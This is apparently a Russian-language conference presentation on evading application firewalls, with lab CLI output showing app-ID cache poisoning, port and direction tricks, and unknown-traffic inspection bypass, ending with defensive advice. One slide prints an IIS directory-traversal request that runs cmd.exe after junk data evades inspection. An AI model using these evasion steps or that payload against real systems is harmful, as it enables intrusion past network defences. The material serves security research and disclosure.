flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type flag	src[srcport]/zone/proto (translated IP[port]) dst[dstport]/zone (translated IP[port])
446/1 9791)	web-browsing	ACTIVE	FLOW	192.168.1.13[32979]/bw-trust/6 (192.168.1.13[32 192.168.2.13[80]/bw-untrust (192.168.2.13[80])

```
Display 1-1/1 sessions
```

```
admin@NGFW> █
```

# **ОГРАНИЧЕНИЯ, УЯЗВИМОСТИ ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ**

# КЛИЕНТ-СЕРВЕРНЫЙ СГОВОР

- Устанавливаем соединение, имитируя разрешенное приложение, далее переключаемся на другой протокол

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type	flag	src[port]/zone/proto (translated IP[port])	dst[port]/zone (translated IP[port])
63/1	web-browsing	ACTIVE	FLOW		192.168.1.13[53675]/bw-trust/6 (192.168.1.13[53675])	192.168.2.13[80]/bw-untrust (192.168.2.13[80])

```
Display 1-1/1 sessions
```

Switch Application from HTTP to SMTP

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type	flag	src[port]/zone/proto (translated IP[port])	dst[port]/zone (translated IP[port])
63/1	web-browsing	ACTIVE	FLOW		192.168.1.13[53675]/bw-trust/6 (192.168.1.13[53675])	192.168.2.13[80]/bw-untrust (192.168.2.13[80])

```
Display 1-1/1 sessions
```

# ПРОВЕРКА ОБОИХ НАПРАВЛЕНИЙ

- Встречается инспектирование только клиент-серверных данных, но не ответа сервера

```
[root@localhost CanSecWest]# ./Server -p 80

(Client-to-Server)
GET /index.html HTTP/1.1
User-Agent: Mozilla 5.0 Compatible
Accept: */*
Host: www.google.com
Connection: Keep-Alive

(Server-to-Client)
220 FTP Server
█
```

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
-----
ID/vsys  application  state  type flag  src[sport]/zone/proto (translated IP[port])
          dst[dport]/zone (translated IP[port])
-----
6/1      web-browsing  Active FLOW  192.168.1.13[60127]/bw-trust/6 (192.168.1.13[60127])
          192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions
```

# МЕНЯЕМ МЕСТАМИ КЛИЕНТ И СЕРВЕР

1. Что если поменять местами данные клиента и сервера?
2. Если AppFW не различает данные по направлениям, можно ввести его в заблуждение относительно направления соединения
3. В данном примере – не сработало

```
(Client-to-Server)
HTTP/1.1 200 OK

(Server-to-Client)
GET /index.html HTTP/1.1
User-Agent: Mozilla 5.0 Compatible
Accept: */*
Host: 192.168.2.13
Connection: Keep-Alive
```

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type	flag	src[sport]/zone/proto (translated IP[port])	dst[dport]/zone (translated IP[port])
426/1	unknown-tcp	ACTIVE	FLOW		192.168.1.13[46227]/bw-trust/6 (192.168.1.13[46227])	192.168.2.13[80]/bw-untrust (192.168.2.13[80])

```
Display 1-1/1 sessions
```

```
admin@NGFW> 
```

# ВАЖЕН ЛИ ПОРТ НАЗНАЧЕНИЯ?

- Для некоторых приложений детектирование всё же привязано к стандартным портам назначения. Приложение может быть не определено на нестандартном порте, либо детектирование происходит исключительно по номеру порта, без дополнительных проверок

Трафик  
DNS,  
порт 53

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type	flag	src[sport]/zone/proto (translated IP[port])	dst[dport]/zone (translated IP[port])
61/1	dns	ACTIVE	FLOW		192.168.1.13[474761]/bw-trust/17 (192.168.1.13[474761])	192.168.2.13[53]/bw-untrust (192.168.2.13[53])

```
Display 1-1/1 sessions
```

```
admin@NGFW>
```

Точно такой  
же трафик,  
другой порт

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type	flag	src[sport]/zone/proto (translated IP[port])	dst[dport]/zone (translated IP[port])
59/1	unknown-udp	ACTIVE	FLOW		192.168.1.13[478671]/bw-trust/17 (192.168.1.13[478671])	192.168.2.13[801]/bw-untrust (192.168.2.13[801])

```
Display 1-1/1 sessions
```

# ОТРАВЛЕНИЕ КЭША ПРИЛОЖЕНИЙ 1/6

- Пример правила AppFW: блокировать SMTP на любом порте, все остальное разрешить

```
admin@NGFW> show running security-policy
```

Rule	User	From	Source	Proto	Port Range	To Application	Dest. Action
Block-SMTP	any	bw-trust	any	any	any	smtp	any deny
Allow-Else	any	bw-trust	any	any	any	any	any allow

```
admin@NGFW> █
```

## ОТРАВЛЕНИЕ КЭША ПРИЛОЖЕНИЙ 2/6

- Отправляем SMTP на порт 80. Заблокировано, как и ожидалось

(Server-to-Client)

220 smtp.example.com ESMTP Postfix

```
admin@NGFW> show log traffic
Time      App      From      Src Port  Source
Rule      Action   To        Dst Port  Destination
          Src User To        Dst User
=====
2011/03/03 04:57:36 smtp      bw-trust   34842     192.168.1.13
Block-SMTP deny      bw-untrust 80        192.168.2.13
admin@NGFW> 
```



## ОТРАВЛЕНИЕ КЭША ПРИЛОЖЕНИЙ 3/6

1. Теперь, прежде чем задействовать SMTP, отправим кэш данными HTTP, затем повторим тест
2. Приложение 109 означает HTTP; мы установили 20 отдельных HTTP соединений с сервером 192.168.2.13, порт 80

```
admin@NGFW> show running application cache
```

### APPID CACHE

IP[PORT]	PROTO	APPID	COUNT	THRESHOLD	HITS
192.168.2.13[80]	6	109	16	16	5

### HEURISTIC CACHE

SRC[PORT]	DST[PORT]	PROTO	APPID	COUNT	VALID
-----------	-----------	-------	-------	-------	-------

```
admin@NGFW> █
```

## ОТРАВЛЕНИЕ КЭША ПРИЛОЖЕНИЙ 4/6

- В новом соединении используем те же IP, порт и сервер, отправляем SMTP трафик – и он проходит!

```
(Server-to-Client)
250 Hello relay.example.org

(Client-to-Server)
MAIL FROM:<user@example.com>

(Server-to-Client)
250 Ok

(Client-to-Server)
RCPT TO:<nodata@example.com>

(Server-to-Client)
250 Ok

(Client-to-Server)
DATA

(Server-to-Client)
354 End data with <CR><LF>.<CR><LF>

(Client-to-Server)
FROM: "Test" <user@example.com>
To: Bob <bob@test.com>
Subject: Test
This is just a test
.

(Server-to-Client)
250 Ok

(Client-to-Server)
QUIT

(Server-to-Client)
221 Bye
```

# ОТРАВЛЕНИЕ КЭША ПРИЛОЖЕНИЙ 5/6

- Еще одно попадание в кэш!

```
admin@NGFW> show running application cache
```

APPID CACHE

IP[PORT]

192.168.2.13[80]

PROTO

6

APPID

109

COUNT

16

THRESHOLD

16

HITS

6

HEURISTIC CACHE

SRC[PORT]

DST[PORT]

PROTO

APPID

COUNT

VALID

# ОТРАВЛЕНИЕ КЭША ПРИЛОЖЕНИЙ 6/6

- Лог – все новые соединения классифицируются как HTTP

```
2011/03/03 05:03:08 web-browsing bw-trust 35429 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35430 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35431 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35432 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35433 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35434 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35435 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35428 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35427 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35426 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

2011/03/03 05:03:08 web-browsing bw-trust 35425 192.168.1.13
Allow-Else allow bw-untrust 80 192.168.2.13

admin@NGFW> █
```

---

# КЭШИРОВАНИЕ ВЛОЖЕННЫХ ПРИЛОЖЕНИЙ

---

1. Это плохая идея
2. Множество приложений могут использовать один и тот же host, протокол и порт, как злонамеренно, так и легально
3. Отравить такой кэш еще проще, чем обычный кэш приложений
4. Атака работает без сговора клиента и сервера

Правильно было бы выполнять полное детектирование для всех вложенных приложений, либо блокировать доступ, основываясь на полном наборе сервер/протокол/порт.

# РАЗРЕШЕНИЕ КОНФЛИКТОВ

1. Что если трафик выглядит как два и более \_разных\_ приложения, как выбрать?
2. Однозначного ответа нет. Некоторые протоколы очень похожи, особенно в начале сессии (пример – SMTP и FTP)
3. Скрытные приложения и атакующие могут этим пользоваться для обхода МСЭ
4. Можно тестировать разные комбинации, и проверять, как реагирует AppFW:

1. HTTP возможно определяется поиском подстрок типа “GET|POST|HTTP”

2	0.911310	65.208.228.223	145.254.160.237	TCP	http > tip2 [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1380 SACK_PERM=1
3	0.911310	145.254.160.237	65.208.228.223	TCP	tip2 > http [ACK] Seq=1 Ack=1 win=9660 Len=0
4	0.911310	145.254.160.237	65.208.228.223	HTTP	GET /download.html HTTP/1.1
5	1.472116	65.208.228.223	145.254.160.237	TCP	http > tip2 [ACK] Seq=1 Ack=480 win=6432 Len=0

2. SIP возможно определяется подстроками типа “Request|Register|Status”

1	0.000000	192.168.10.41	192.168.10.2	SIP	Request: REGISTER sip:192.168.10.2
2	0.000692	192.168.10.2	192.168.10.41	SIP	Status: 401 Unauthorized (0 bindings)
3	0.005771	192.168.10.41	192.168.10.2	SIP	Request: REGISTER sip:192.168.10.2
4	0.009246	192.168.10.2	192.168.10.41	SIP	Request: OPTIONS sip:10009@192.168.10.41:13434;rinstance=309c3e58798d5f69
5	0.010308	192.168.10.2	192.168.10.41	SIP	Status: 200 OK (1 bindings)
6	0.017462	192.168.10.41	192.168.10.2	SIP	Status: 200 OK

3. Специальный протокол может содержать и те, и другие подстроки, например “GET /Request Register 1.1”

Что определит AppFW – HTTP, SIP или неизвестный протокол?

# НЕИЗВЕСТНЫЕ ПРИЛОЖЕНИЯ 1/4

1. Что происходит, если AppID не может определить приложение?
2. Некоторые реализации вообще не инспектируют такой трафик на прикладном уровне (не сравниваются даже пакетные и потоковые сигнатуры!)

Шаг 1, открываем сессию

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys IP[port]	application	state	type	flag	src[sport]/zone/proto (translated dst[dport]/zone (translated IP[port])
---------------------	-------------	-------	------	------	--

236/1 548571)	0	ACTIVE	FLOW		8.8.8.65[548571]/trust/6 (8.8.8.65[ 9.9.9.81[6]/untrust (9.9.9
------------------	---	--------	------	--	---

```
Display 1-1/1 sessions
```

# НЕИЗВЕСТНЫЕ ПРИЛОЖЕНИЯ 2/4

- Состояние сессии до AppID

```
admin@NGFW> show session id 236

session 236
c2s flow:
  source: 8.8.8.65[trust]
  dst: 9.9.9.81
  sport: 54857      dport: 6
  proto: 6          dir: c2s
  state: ACTIVE     type: FLOW
  ipver: 4
  src-user: unknown
  dst-user: unknown
  ez fid: 0x0188f03f(1, 2, 3, 63)
s2c flow:
  source: 9.9.9.81[untrust]
  dst: 8.8.8.65
  sport: 6          dport: 54857
  proto: 6          dir: s2c
  state: ACTIVE     type: FLOW
  ipver: 4
  src-user: unknown
  dst-user: unknown
  ez fid: 0x0084703f(0, 2, 3, 63)
start time      : Wed Mar 2 12:06:33 2011
timeout         : 3600 sec
time to live    : 3583 sec
total byte count : 276
layer7 packet count : 4
vsys            : vsys1
application     : undecided
rule            : rule1
application db   : 0
app.id c2s node : 0 0  s2c node : 0 0

session to be logged at end : yes
session in session ager    : yes
session sync'ed from HA peer : no
layer7 processing          : enabled
URL filtering enabled      : no
ingress interface         : ethernet1/1
egress interface          : ethernet1/2
session QoS rule           : default (class 4)
```



# НЕИЗВЕСТНЫЕ ПРИЛОЖЕНИЯ 3/4

1. Отправляем некий трафик
2. После отработки AppID, прикладной уровень более не проверяется, даже с IPS!
3. Выясняется, что трафик был отправлен по “быстрому пути” через ASIC сетевого процессора, в обход процессора, отвечающего за МСЭ и IPS
4. По умолчанию!

```
admin@NGFW> show session id 236
session      236
c2s flow:
  source:    8.8.8.65[trust]
  dst:       9.9.9.81
  sport:     54857          dport:    6
  proto:     6              dir:       c2s
  state:     ACTIVE        type:      FLOW
  ipver:     4
  src-user:  unknown
  dst-user:  unknown
  ez fid:    0x0188f03f(1, 2, 3, 63)
s2c flow:
  source:    9.9.9.81[untrust]
  dst:       8.8.8.65
  sport:     6              dport:    54857
  proto:     6              dir:       s2c
  state:     ACTIVE        type:      FLOW
  ipver:     4
  src-user:  unknown
  dst-user:  unknown
  ez fid:    0x0084703f(0, 2, 3, 63)
start time   : Wed Mar  2 12:06:33 2011
timeout      : 3600 sec
time to live  : 3596 sec
total byte count : 1576914
layer7 packet count : 104
vsys         : vsys1
application  : unknown-tcp
rule         : rule1
session to be logged at end : yes
session in session ager    : yes
session sync'd from HA peer : no
layer7 processing          : completed
URL filtering enabled      : no
ingress interface         : ethernet1/1
egress interface          : ethernet1/2
session QoS rule           : default (class 4)

admin@NGFW> █
```

# НЕИЗВЕСТНЫЕ ПРИЛОЖЕНИЯ 4/4

## Обмен данными

```
[root@localhost CanSecWest]# ./Server -p 80
```

```
(Client-to-Server)
```

```
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoitugewrhkh  
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg  
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnmvkjhgkfJHFD RDHGCHJFYTFHFGKJGHSUYGIUYIDYGI  
UDTDJHGD KJHGD FKFJHFGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946  
31987321987463187tyoiudfahgagd
```

```
(Server-to-Client)
```

```
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoitugewrhkh  
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg  
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnmvkjhgkfJHFD RDHGCHJFYTFHFGKJGHSUYGIUYIDYGI  
UDTDJHGD KJHGD FKFJHFGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946  
31987321987463187tyoiudfahgagd
```

```
(Client-to-Server)
```

```
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoitugewrhkh  
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg  
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnmvkjhgkfJHFD RDHGCHJFYTFHFGKJGHSUYGIUYIDYGI  
UDTDJHGD KJHGD FKFJHFGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946  
31987321987463187tyoiudfahgagd
```

```
(Server-to-Client)
```

```
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoitugewrhkh  
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg  
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnmvkjhgkfJHFD RDHGCHJFYTFHFGKJGHSUYGIUYIDYGI  
UDTDJHGD KJHGD FKFJHFGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946  
31987321987463187tyoiudfahgagd
```

```
(Client-to-Server)
```

```
GET /rpc/..%c1%c1..%c1%c1..%c1%c1..%c1%c1..%c1%c1../winnt/system32/cmd.exe?/c+di  
r+c:\ HTTP/1.1
```

```
(Server-to-Client)
```

```
HTTP/1.1 200 OK
```

□

Junk Binary to  
through off  
AppID, unknown  
applications  
dont' get L7  
features like IPS

Now we Attack

Makes it through  
fine even with IPS

# БУДУЩИЕ ТЕНДЕНЦИИ ПРИЛОЖЕНИЙ / ИТОГИ



# ОБФУСКАЦИЯ

1. Шифрование: сигнатуры неприменимы. Используется эвристика – измерение энтропии данных с целью определения факта наличия зашифрованных данных. Конкретное приложение таким способом не определяется.
2. Стеганография: скрытая передача сообщений. Задача трудно разрешима, в т.ч. средствами AppFW и IPS. Существуют методы с использованием Байесовых фильтров.
3. Туннелирование: трафик приложений может быть туннелирован внутри других протоколов (GRE, IPinIP, SSL, и т.п.). AppFW имеют ограничения по сканированию внутреннего трафика.

## Пример зашифрованного BitTorrent – сигнатуры нет

<BitTorrent Client>  
Data:  
474554202F616E6E6F756E63653F696E666F5F68  
6173683D...

<BitTorrent Server>  
Data:  
485454502F312E3020323030204F4B0D  
0A436F6E74656E74...

# APPID БЕЗ СИГНАТУРНОГО ПОИСКА

1. В некоторых случаях, AppID вообще не базируется на сигнатурном поиске, как правило, в случае зашифрованных приложений
2. Детектирование по IP адресам (P2P supernodes), точки выхода TOR
3. Комбинированные методы



## ЧТО ПОМЕНЯЛОСЬ С ПРИХОДОМ APPFW?

На ступень выше Stateful Firewall,  
но проще IPS

Легче и дешевле IPS, хорошо работает с  
“хорошими” приложениями

Если уже применяется МСЭ + IPS, то AppFW  
может отфильтровывать “хорошие” приложения,  
сохраняя ресурсы IPS

Может блокировать зашифрованные соединения,  
но некоторые методы обфускации не победить

---

# БУДУЩИЕ ТЕНДЕНЦИИ ПРИЛОЖЕНИЙ

---

1. Больше приложений поверх HTTP, SSL
2. Более “умные” и эффективные протоколы вроде SPDY, в том числе использующие шифрование/компрессию
3. Приложения избегающие детектирования – можно ожидать больше нестандартных методов шифрования
4. Злонамеренные приложения, прячущие свой трафик, смешивая его с нормальным, используя как стандартную криптографию, так и продвинутые методы типа стеганографии.

# ЧТО ЖЕ ДЕЛАТЬ?

1. Детектирование аномального поведения протоколов и приложений
2. Полноценный IPS для защиты от эксплоитов
3. Не использовать кэширование
4. Проверять настройки по умолчанию

**Все что вы знали о безопасности до AppFW, остается в силе:**

## Сетевой контроль доступа

1. Строгий контроль доступа к сетевым ресурсам
2. Карантин гостевых и зараженных машин

## Stateful Firewall:

1. Использовать полноценный Stateful FW
2. Контроль сессий и функции IPS на 3 и 4 уровнях
3. Четкий набор правил FW, со строгим контролем по IP адресам, протоколу 4 уровня и номерам портов

## Полноценный IPS:

1. Полноценный IPS с настроенной политикой безопасности поверх Statefull FW + AppFW
2. Использовать детектирование аномалий протоколов
3. Не ограничиваться режимом IDS!

## Защита от вредоносных программ

1. Сетевое детектирование вредоносных программ и фильтрация URL полезны, но имеют ограничения
2. Необходима защита на уровне оконечного устройства (Desktop)



# Вопросы и Ответы?

- [bwoodberg@juniper.net](mailto:bwoodberg@juniper.net),  
[oscar@juniper.net](mailto:oscar@juniper.net) –  
Twitter: @bradmatic517